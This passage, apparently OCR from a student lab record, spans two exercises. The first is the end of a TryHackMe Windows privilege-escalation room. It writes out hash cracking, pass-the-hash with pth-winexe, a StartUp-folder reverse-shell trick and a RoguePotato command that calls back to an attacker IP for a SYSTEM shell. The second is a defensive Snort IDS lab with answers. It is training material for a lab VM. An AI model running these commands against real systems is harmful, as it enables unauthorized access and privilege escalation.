hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt
```

You can use the cracked password to log in as the admin using winexe or RDP.

Answer the questions below

What is the NTLM hash of the admin user?

a9fdfa038c4b75ebc76dc855dd74f0da ✓ Correct Answer Hint

Task 12 – Passwords - Passing the Hash

Task 12 Passwords - Passing the Hash

Why crack a password hash when you can authenticate using the hash?

Use the full admin hash with pth-winexe to spawn a shell running as admin without needing to crack their password. Remember the full hash includes both the LM and NTLM hash, separated by a colon:


```
pth-winexe -U 'admin%hash' //MACHINE_IP cmd.exe
```

Answer the questions below


Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 13 – Scheduled Tasks



Task 14 – Insecure GUI Apps



Task 15 – Startup Apps

Task 15 Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:

```
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```

Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

```
cscript C:\PrivEsc\CreateShortcut.vbs
```

Start a listener on Kali, and then simulate an admin logon using RDP and the credentials you previously extracted:

```
rdesktop -u admin MACHINE_IP
```

A shell running as admin should connect back to your listener.

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 16 – Token Impersonation - Rogue Potato

Task 16 Token Impersonation - Rogue Potato

Set up a socat redirector on Kali, forwarding Kali port 135 to port 9999 on Windows:

```
sudo socat tcp-listen:135,reuseaddr,fork tcp:MACHINE_IP:9999
```

Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```

Start another listener on Kali.

Now, in the "local service" reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\RoguePotato.exe -r 10.10.10.10 -e "C:\PrivEsc\reverse.exe" -l 9999
```

Answer the questions below


Name one user privilege that allows this exploit to work.

SeImpersonatePrivilege ✓ Correct Answer Hint


Name the other user privilege that allows this exploit to work.

SeAssignPrimaryTokenPrivilege ✓ Correct Answer Hint

Task 17 – Token Impersonation - PrintSpoofer



Task 18 – Privilege Escalation Scripts



Result:

Several tools have been written which help find potential privilege escalations on Windows.

Four of these tools have been included on the Windows VM in the C:\PrivEsc directory:

- winPEASany.exe
- Seatbelt.exe
- PowerUp.ps1
- SharpUp.exe

Ex. No.: 8 **Date:25/03/25**

Demonstrate Intrusion Detection System (snort)

Aim:

To start working with Snort to analyse live and captured traffic.

Algorithm:

1. Setup Interactive material and exercise for snort instance setup. Use the folder "Task-Exercises" on the Desktop.

2. to generate traffic to our snort interface using the script traffic-generator.sh to trigger traffic to the snort interface.

3. Run the "traffic generator.sh" file by executing it as sudos

4. Choose the exercise type and then automatically open another terminal to show you the output of the selected action

5. Once you choose an action, the menu disappears and opens a terminal instance to show you the output of the action.

6. Navigate to the Task-Exercises folder and run the command "./.easy.sh"

7. Read the details about the Introduction about the IDS and IPS and answer the following questions and answer it

a. Which snort mode can help you stop the threats on a local machine? Answer: HIPS

b. Which snort mode can help you detect threats on a local network? Answer: NIDS

c. Which snort mode can help you detect the threats on a local machine? Answer: HIDS

d. Which snort mode can help you stop the threats on a local network? Answer: NIPS

e. Which snort mode works similar to NIPS mode? Answer: NBA

f. According to the official description of the snort, what kind of NIPS is it? Answer: full- blown

g. NBA training period is also known as ... Answer: baselining


8. Read the Task 4 content to make first interaction with snort instance

Run the Snort instance and check the build number. Command: snort -V

9. Test the current instance with “/etc/snort/snort.conf” file and check how many rules are loaded with the current build. snort -T -c /etc/snort/snort.conf


10. Test the current instance with “/etc/snort/snortv2.conf” file and check how many rules are loaded with the current build. snort -T -c /etc/snort/snortv2.conf.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Go Premium
0
K
Learn > Snort
Snort
Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
Medium
120 min
Share your achievement
Help
Save Room
1639
Options
Room completed (100%)
Task 1 Introduction
Task 2 Interactive Material and VM
Task 3 Introduction to IDS/IPS
Task 4 First Interaction with Snort
Task 5 Operation Mode 1: Sniffer Mode
Task 6 Operation Mode 2: Packet Logger Mode
Task 7 Operation Mode 3: IDS/IPS
Task 8 Operation Mode 4: PCAP Investigation
Task 9 Snort Rule Structure
Task 10 Snort2 Operation Logic: Points to Remember
Task 11 Conclusion

Task 1 – Introduction

Task 1 Introduction



This room expects you to be familiar with basic Linux command-line functionalities like general system navigation and Network fundamentals (ports, protocols and traffic data). The room aims to encourage you to start working with Snort to analyse live and captured traffic.

Before joining this room, we suggest completing the 'Network Fundamentals' module. If you have general knowledge of network basics and Linux fundamentals, you will be ready to begin! If you feel you need assistance in the Linux command line, you can always refer to our "Linux Fundamentals" rooms (here 1 2 3);

SNORT is an **open-source, rule-based** Network Intrusion Detection and Prevention System **(NIDS/NIPS)**. It was developed and still maintained by Martin Roesch, open-source contributors, and the Cisco Talos team.
The official description: *"Snort is the foremost Open Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."*

Answer the questions below


Read the task above.

No answer needed ✓ Correct Answer

Task 2 – Interactive Material and VM


Task 2 Interactive Material and VM

▶ Start Machine



Interactive material and exercise setup

Deploy the machine attached to this task; it will be visible in the **split-screen** view once it is ready. If you don't see a virtual machine load, click the **Show Split View** button.



Once the machine had fully started, you will see a folder named "**Task-Exercises**" on the Desktop. Each exercise has an individual folder and files; use them accordingly to the questions.

Everything you need is located under the "**Task-Exercises**" folder.

There are two sub-folders available:

- Config-Sample: Sample configuration and rule files. These files are provided to show what the configuration files look like. Installed Snort instance doesn't use them, so feel free to practice and modify them. Snort's original base files are located under **/etc/snort** folder.
- Exercise-Files: There are separate folders for each task. Each folder contains pcap, log and rule files ready to play with.

Answer the questions below

Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output

Too Easy! ✓ Correct Answer

Task 3 – Introduction to IDS/IPS

Task 3 Introduction to IDS/IPS

Before diving into Snort and analysing traffic, let's have a brief overview of what an Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) is. It is possible to configure your network infrastructure and use both of them, but before starting to use any of them, let's learn the differences.

Intrusion Detection System (IDS)

IDS is a passive monitoring solution for detecting possible malicious activities/patterns, abnormal incidents, and policy violations. It is responsible for generating alerts for each suspicious event.

There are two main types of IDS systems;

- **Network Intrusion Detection System (NIDS)** - NIDS monitors the traffic flow from various areas of the network. The aim is to investigate the traffic on the entire subnet. If a signature is identified, **an alert is created**.
- **Host-based Intrusion Detection System (HIDS)** - HIDS monitors the traffic flow from a single endpoint device. The aim is to investigate the traffic on a particular device. If a signature is identified, **an alert is created.**

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS ✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS ✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS ✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS ✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA ✓ Correct Answer

According to the official description of the snort, what kind of NIPS is it?

full-blown ✓ Correct Answer

NBA training period is also known as ...

baselining ✓ Correct Answer

Task 4 – First Interaction with Snort

Task 4 First Interaction with Snort

The First Interaction with Snort

First, let's verify snort is installed. The following command will show you the instance version.

version check Explain

```
user@ubuntu$ snort -V

         ,,_     -*> Snort! <*-
        o"  )~   Version 2.9.7.0 GRE (Build XXXXXX)
         ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
                 Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
                 Copyright (C) 1998-2013 Sourcefire, Inc., et al.
                 Using libpcap version 1.9.1 (with TPACKET_V3)
                 Using PCRE version: 8.39 2016-06-14
                 Using ZLIB version: 1.2.11
```

Before getting your hands dirty, we should ensure our configuration file is valid.

Answer the questions below

Run the Snort instance and check the build number.

149 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build.

4151 ✓ Correct Answer Hint

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build.

1 ✓ Correct Answer Hint

Task 5 – Operation Mode 1: Sniffer Mode

Task 5 Operation Mode 1: Sniffer Mode

Let's run Snort in Sniffer Mode

Like tcpdump, Snort has various flags capable of viewing various data about the packet it is ingesting.

Sniffer mode parameters are explained in the table below;

Parameter	Description
-v	Verbose. Display the TCP/IP output in the console.
-d	Display the packet data (payload).
-e	Display the link-layer (TCP/IP/UDP/ICMP) headers.
-X	Display the full packet details in HEX.
-i	This parameter helps to define a specific network interface to listen/sniff. Once you have multiple interfaces, you can choose a specific interface to sniff.

Answer the questions below

You can practice the parameter combinations by using the traffic-generator script.

No answer needed ✓ Correct Answer

Task 6 – Operation Mode 2: Packet Logger Mode

Task 6 Operation Mode 2: Packet Logger Mode

Let's run Snort in Logger Mode

You can use Snort as a sniffer and log the sniffed packets via logger mode. You only need to use the packet logger mode parameters, and Snort does the rest to accomplish this.

Packet logger parameters are explained in the table below;

Parameter	Description
-l	Logger mode, target **log and alert** output directory. Default output folder is **/var/log/snort** The default action is to dump as tcpdump format in **/var/log/snort**
-K ASCII	Log packets in ASCII format.
-r	Reading option, read the dumped logs in Snort.
-n	Specify the number of packets that will process/read. Snort will stop after reading the specified number of packets.

Let's start using each parameter and see the difference between them. Snort needs active traffic on your interface, so we need to generate traffic to see Snort in action.

Answer the questions below

Investigate the traffic with the default configuration file **with ASCII mode.**

```
sudo snort -dev -K ASCII -l .
```

Execute the traffic generator script and choose **"TASK-6 Exercise"**. Wait until the traffic ends, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

Now, you should have the logs in the current directory. Navigate to folder "**145.254.160.237**". What is the source port used to connect port 53?

3009 ✓ Correct Answer Hint

Use **snort.log.1640048004**

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

```
snort -r snort.log.1640048004 -n 10
```

49313 ✓ Correct Answer Hint

Read the "**snort.log.1640048004**" file with Snort; what is the referer of the 4th packet?

http://www.ethereal.com/development.html ✓ Correct Answer Hint

Read the "**snort.log.1640048004**" file with Snort; what is the Ack number of the 8th packet?

0x38AFFFF3 ✓ Correct Answer

Read the "**snort.log.1640048004**" file with Snort; what is the number of the **"TCP port 80"** packets?

41 ✓ Correct Answer Hint

Task 7 – Operation Mode 3: IDS/IPS

Task 7 Operation Mode 3: IDS/IPS

Snort in IDS/IPS Mode

Capabilities of Snort are not limited to sniffing and logging the traffic. IDS/IPS mode helps you manage the traffic according to user-defined rules.

Note that (N)IDS/IPS mode depends on the rules and configuration. **TASK-10** summarises the essential paths, files and variables. Also, **TASK-3** covers configuration testing. Here, we need to understand the operating logic first, and then we will be going into rules in **TASK-9**.

Let's run Snort in IDS/IPS Mode

NIDS mode parameters are explained in the table below;

Parameter	Description
-c	Defining the configuration file.
-T	Testing the configuration file.
-N	Disable logging.
-D	Background mode.
-A	Alert modes; **full:** Full alert mode, providing all possible information about the alert. This one also is the default mode; once you use -A and don't specify any mode, snort uses this mode. **fast:** Fast mode shows the alert message, timestamp, source and destination IP, along with port numbers. **console:** Provides fast style alerts on the console screen. **cmg:** CMG style, basic header details with payload in hex and text format. **none:** Disabling alerting.

Answer the questions below

Investigate the traffic with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l .
```

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

```
sudo ./traffic-generator.sh
```

What is the number of the detected HTTP GET methods?

2 ✓ Correct Answer Hint

You can practice the rest of the parameters by using the traffic-generator script.

No answer needed ✓ Correct Answer

Task 8 – Operation Mode 4: PCAP Investigation

Task 8 Operation Mode 4: PCAP Investigation

Let's investigate PCAPs with Snort

Capabilities of Snort are not limited to sniffing, logging and detecting/preventing the threats. PCAP read/investigate mode helps you work with pcap files. Once you have a pcap file and process it with Snort, you will receive default traffic statistics with alerts depending on your ruleset.

Reading a pcap without using any additional parameters we discussed before will only overview the packets and provide statistics about the file. In most cases, this is not very handy. We are investigating the pcap with Snort to benefit from the rules and speed up our investigation process by using the known patterns of threats.

Note that we are pretty close to starting to create rules. Therefore, you need to grasp the working mechanism of the Snort, learn the discussed parameters and begin combining the parameters for different purposes.

PCAP mode parameters are explained in the table below;

Parameter	Description
-r / --pcap-single=	Read a single pcap
--pcap-list=""	Read pcaps provided in command (space separated).
--pcap-show	Show pcap name on console during processing.

Answer the questions below

Investigate the **mx-1.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

170 ✓ Correct Answer

Keep reading the output. How many TCP Segments are Queued?

18 ✓ Correct Answer

Keep reading the output.How many "HTTP response headers" were extracted?

3 ✓ Correct Answer

Investigate the **mx-1.pcap** file **with the second** configuration file.

```
sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap
```

What is the number of the generated alerts?

68 ✓ Correct Answer

Investigate the **mx-2.pcap** file with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap
```

What is the number of the generated alerts?

340 ✓ Correct Answer Hint

Keep reading the output. What is the number of the detected TCP packets?

82 ✓ Correct Answer

Investigate the **mx-2.pcap and mx-3.pcap** files with the default configuration file.

```
sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"
```

What is the number of the generated alerts?

1020 ✓ Correct Answer

Task 9 – Snort Rule Structure

Task 9 Snort Rule Structure

Let's Learn Snort Rules!

Understanding the Snort rule format is essential for any blue and purple teamer. The primary structure of the snort rule is shown below;

Action	Protocol	Source IP	Source Port	Direction	Destination IP	Destination Port	Options
Alert Drop Reject	TCP UDP ICMP	ANY	ANY	<>	ANY	ANY	Msg Reference Sid Rev
Rule Header							Rule Options

The following rule will generate an alert for each ICMP packet processed by snort;

```
alert icmp any any <> any any ( msg: "ICMP Packet found"; reference:CVE-XXXX; sid:1000001; rev:1; )
```

Source Destination

Rule Header

Rule Options

Rule Header		
	alert	Action type
	icmp	Protocol type
	any	Source IP
	any	Source port
	<>	Direction
	any	Destination IP
	any	Destination port

Rule Options		
	msg	Message
	reference	Reference
	sid	Rule id
	rev	Revision information

Answer the questions below

Use "task9.pcap". Write a rule to filter IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? You may use this command: "snort -c local.rules -A full -l . -r task9.pcap"

TIMESTAMP REQUEST ✓ Correct Answer Hint

Clear the previous alert file and comment out the old rules. Create a rule to filter packets with **Syn** flag and run it against the given pcap file. What is the number of detected packets?

1 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Write a rule to filter packets with **Push-Ack** flags and run it against the given pcap file. What is the number of detected packets?

216 ✓ Correct Answer

Clear the previous alert file and comment out the old rules. Create a rule to filter **UDP** packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

7 ✓ Correct Answer

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

rev ✓ Correct Answer

Task 10 – Snort2 Operation Logic: Points to Remember

Task 10 Snort2 Operation Logic: Points to Remember

Points to Remember

Main Components of Snort

- **Packet Decoder** - Packet collector component of Snort. It collects and prepares the packets for pre-processing.
- **Pre-processors** - A component that arranges and modifies the packets for the detection engine.
- **Detection Engine** - The primary component that process, dissect and analyse the packets by applying the rules.
- **Logging and Alerting** - Log and alert generation component.
- **Outputs and Plugins** - Output integration modules (i.e. alerts to syslog/mysql) and additional plugin (rule management detection plugins) support is done with this component.

There are three types of rules available for snort

